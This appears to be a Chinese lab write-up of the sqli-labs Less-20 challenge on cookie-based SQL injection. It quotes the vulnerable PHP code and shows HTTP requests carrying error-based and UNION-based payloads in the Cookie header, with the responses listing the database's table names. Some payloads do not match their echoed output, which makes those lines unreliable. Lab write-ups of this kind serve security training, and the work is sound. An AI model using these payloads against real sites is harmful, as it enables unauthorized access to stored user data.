


admin admin登录后




看源码发现username和password一样被check了，但是回显了cookie的信息，因此没准可以用cookie注入

```
echo "YOUR COOKIE : uname = $cookie and expires: " . date("F j M, Y", $timestamp);

echo "<br></font>";
$sql="SELECT * FROM users WHERE username='$cookie' LIMIT 0,1";
$result=mysqli_query($con, $sql);
if (!$result)
{
    die('Issue with your mysql: ' . mysqli_error($con));
}
$row = mysqli_fetch_array($result, MYSQLI_BOTH);
if ($row)
{
    echo '<font color= "pink" font size="5">';
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo '<font color= "grey" font size="5">';
    echo 'Your Password:'. $row['password'];
}
```

这里查询的时候用到了cookie，说明存在注入点



没有报错 说明是单引号型，双引号就会报错

```
USER-AGENT: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname=admin" or 1=1#
Upgrade-Insecure-Requests: 1
```

DUMB SERIES

YOUR USER AGENT IS : Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0

YOUR IP ADDRESS IS : 127.0.0.1

DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE

YOUR COOKIE : uname = admin" or 1=1# and expires: Sat 25 Apr 2020 - 05:40:25

BUG OFF YOU SILLY DUMB HACKER

Delete Your Cookie!

通过报错注入可以做

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname=admin"or extractvalue(1,concat(0x7e,(select database()),0x7e))#
Upgrade-Insecure-Requests: 1
```

DUMB SERIES

YOUR USER AGENT IS : Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0

YOUR IP ADDRESS IS : 127.0.0.1

DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE

YOUR COOKIE : uname = admin"or

extractvalue(1,concat(0x7e,(select database()),0x7e))# and expires: Sat 25 Apr 2020 - 05:42:01

Issue with your mysql: XPATH syntax error: '~security~'

通过union联合查询也可以做,先用order by 测出来查询了3列

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname=" order by 3#
Upgrade-Insecure-Requests: 1
```

DUMB SERIES

YOUR USER AGENT IS : Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0

YOUR IP ADDRESS IS : 127.0.0.1

DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE

YOUR COOKIE : uname = ' order by 3# and expires: Sat 25 Apr 2020 - 05:44:05

BUG OFF YOU SILLY DUMB HACKER

Delete Your Cookie!

```
GET /sqlilabs/less-20/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname= order by 4#
Upgrade-Insecure-Requests: 1
```

DUMB SERIES

YOUR USER AGENT IS : Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
 YOUR IP ADDRESS IS : 127.0.0.1
 DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
 YOUR COOKIE : uname = ' order by 4# and expires: Sat 25 Apr 2020 - 05:43:43
 Issue with your mysql: Unknown column '4' in 'order clause'

然后寻找回显位置，这个题有回显，因此可以用union联合查询

```
.....
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname= union select 1,2,3 #
Upgrade-Insecure-Requests: 1
```

DUMB SERIES

YOUR USER AGENT IS : Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
 YOUR IP ADDRESS IS : 127.0.0.1
 DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
 YOUR COOKIE : uname = ' union select 1,2,3 # and expires: Sat 25 Apr 2020 - 05:45:36
 Your Login name:2
 Your Password:3

Delete Your Cookie!

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname= union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' #
Upgrade-Insecure-Requests: 1
```

DUMB SERIES

YOUR USER AGENT IS : Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
 YOUR IP ADDRESS IS : 127.0.0.1
 DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
 YOUR COOKIE : uname = ' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' # and expires: Sat 25 Apr 2020 - 05:47:12
 Your Login name:2
 Your Password:emails,referers,uagents,users

Delete Your Cookie!